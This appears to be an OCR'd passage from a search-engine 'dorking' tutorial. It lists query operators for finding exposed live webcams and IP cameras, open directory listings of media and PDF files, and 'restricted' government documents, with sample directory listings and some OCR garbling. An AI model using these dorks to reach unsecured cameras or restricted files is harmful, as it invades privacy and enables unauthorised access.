
e. To search for any Live Cameras:

For various IP based Cameras:


“ inurl:top.htm i_nurl: currenttime_ ”




\




For various Webcam -XP based transmissions: “ intitle:”webcamXP 5” ”




\




For var ious general live cameras:
“ inurl:”lvappl.htm” ”




\




f. To search for any MP3, Movie, and PDF Files: For various MP3 files: " intitle: index of mp3 "



\



For various MP4 files:
“ intitle: index of mp4 ”



\


Index of /videos/mp4

Name	Last modified	Size	Description
Parent Directory		-	
animatic_caronte.mp4	2020-04-17 10:11	38M	
animatic_elpacto.mp4	2020-04-17 09:26	43M	
assembly.jpg	2012-10-05 05:54	46K	
assembly_line.mp4	2012-09-18 10:44	8.4M	
atrocious.jpg	2012-10-05 05:54	27K	
atroz.mp4	2012-09-18 10:49	11M	
audi_a7.jpg	2018-12-07 01:39	185K	
audi_a7.mp4	2018-12-07 02:00	9.4M	
battle.jpg	2012-10-05 05:54	39K	
battle.jpgfavicon.ico	2016-04-24 07:36	43	
battle_games.mp4	2012-09-18 10:56	17M	
blink.jpg	2012-10-05 05:54	29K	
blink.jpgfavicon.ico	2016-04-24 07:36	43	
blink.mp4	2012-09-18 11:06	24M	
blink2013.jpg	2013-10-28 12:52	45K	
blink2013.mp4	2013-10-28 13:10	36M	
bobinaVFX2012_medium..>	2012-09-18 11:18	31M	
c_forbidden.jpg	2012-10-05 05:54	35K	
c_valdemar.jpg	2012-10-05 05:54	24K	
callejon.jpg	2013-03-11 07:59	23K	
cara_oculta.mp4	2012-09-18 11:24	16M	
creditos_lhv1.mp4	2012-09-18 11:34	22M	
elcallejon.mp4	2013-03-11 08:22	26M	
elpacto.jpg	2018-11-13 04:56	19K	
elpacto.mp4	2018-11-13 04:56	52M	
emmaevans.mp4	2012-09-18 11:45	22M	
ermessenda.jpg	2012-10-05 05:54	44K	
ermessenda.mp4	2012-10-02 11:29	7.2M	
evans.jpg	2012-10-05 05:54	27K	

\

For various PDF files:

“ intitle: index of pdf ”



\


Index of /pdf

Name	Last modified	Size
Parent Directory		-
3Com/	2021-01-01 04:31	-
3M/	2015-11-14 11:04	-
aarhusUniversity/	2010-06-18 12:05	-
abekas/	2015-09-14 11:12	-
able/	2017-06-01 20:32	-
ac_delco/	2008-01-19 23:03	-
acard/	2021-04-12 16:25	-
accessMatrixCorp/	2019-05-23 12:36	-
acm/	2022-08-09 20:28	-
acorn/	2019-05-23 12:36	-
adac/	2018-04-25 10:40	-
adacom/	2020-12-21 11:17	-
adage/	2021-06-26 23:31	-
adaptec/	2021-05-27 18:27	-
addmaster/	2014-06-03 18:13	-
adds/	2022-03-24 13:00	-
adevco/	2010-01-02 17:32	-
adi/	2020-11-08 00:36	-
adobe/	2021-10-21 16:52	-
adp/	2010-04-18 18:00	-
adsi/	2010-12-01 13:06	-
advancedComputerCommunications/	2019-01-24 20:14	-
advancedComputerDesign/	2016-02-04 10:08	-
advancedDigitalCorp/	2013-05-05 13:35	-
advansys/	2021-04-16 18:16	-
aed/	2021-12-06 11:27	-
aeg-telefunken/	2007-11-17 12:05	-
aeon/	2008-10-18 13:02	-
aeonSystems/	2009-02-06 09:06	-

\

g. To search for any Government Documents:

" Alli title: restricted filetype:doc site:gov "

